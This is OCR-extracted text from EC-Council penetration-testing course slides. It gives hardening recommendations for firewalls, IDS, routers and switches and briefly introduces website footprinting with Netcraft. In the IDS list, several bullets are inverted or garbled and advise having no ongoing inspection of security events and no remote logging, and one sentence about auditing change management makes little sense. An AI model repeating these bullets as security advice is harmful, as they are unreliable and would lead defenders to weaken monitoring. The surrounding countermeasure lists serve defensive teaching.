
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Security Countermeasures and Recommendations

- Don’t allow the firewall to send out packets before the drop rule.
- Don’t allow the firewall to send out ICMP error messages.
- Restrict your firewall from sending out packets to prevent your firewall from sending out its IP address.
- Implement network and host-based IDSs.
- Allow traffic based on services access policy.
- Block scans on the gateway router itself to prevent a port scan against firewall.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




IDS Security Countermeasures and Recommendations

- Monitor and tune one IDS sensor at a time.
- Identify the threats your organization is facing.
- Adopt IDS best practices by conforming to legal and industry regulations.
- Make sure that you thoroughly understand the system or networks you are monitoring.
- Ensure that you have alerts on certain priority issues that are sent directly to you, so that you know when you are being attacked.
- Be sure that a log is employed with a correlated alert product in conjunction with your IDS.
- Arrange the system in one place to ensure that IDS event logs are reviewed regularly.
- Ensure that if you place a network IPS inline or use a tap to monitor traffic, it won't bring down the network.
- See that there will not be any ongoing inspection or analysis of the security events.
- Ensure that there will not be any remote logging set up, and view events on the affected device only when necessary.
- Change management control can be audited by reconfiguring the IDS.
- Place the IDSs in an appropriate segment of the network to know about the internal attacks.
- Ensure that IDSs detect password-cracking applications and abnormal administrator login attempts.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that all IDS components in an organization are configured securely.
- Use different detection methodologies to identify and prevent attacks on the network.
- Pay special attention to any CGI programs to ensure that they bound correctly, check all arrays, and validate input data before processing.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Router Security Countermeasures and Recommendations

- Change the default password.
- Disable IP-directed broadcasts.
- Disable HTTP configuration, if possible.
- Block ICMP ping requests.
- Disable IP source routing.
- Determine your packet-filtering needs.
- Establish Ingress and Egress address filtering policies.
- Review your router's logs.
- Maintain physical security of the router.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Switch Security Countermeasures and Recommendations

- Configure proper passwords for the switch's console and CLI access methods.
- Enable necessary network services such as SSH (secure shell).
- Set a strong password for SSH.
- Disable unnecessary network services such as Telnet.
- Configure port security to control access based on MAC address.
- Disable auto-trunking on ports.
- Enable Spanning Tree Protocol (STP) root guard and STP BPDU guard.
- Ensure physical security of switches.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Web Application Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discover Web Application Default Content

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Basic Website Footprinting using Netcraft

- **Netcraft**

  Source: *https://www.netcraft.com*

  The Netcraft tool can gather website information, such as IP address, registered name and address of the domain owner, domain name, host of the site, and OS details. However, this tool may not give all these details for every site.

  Enter your target website in What's that site running? of *http://www.netcraft.com* and click Site Report.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

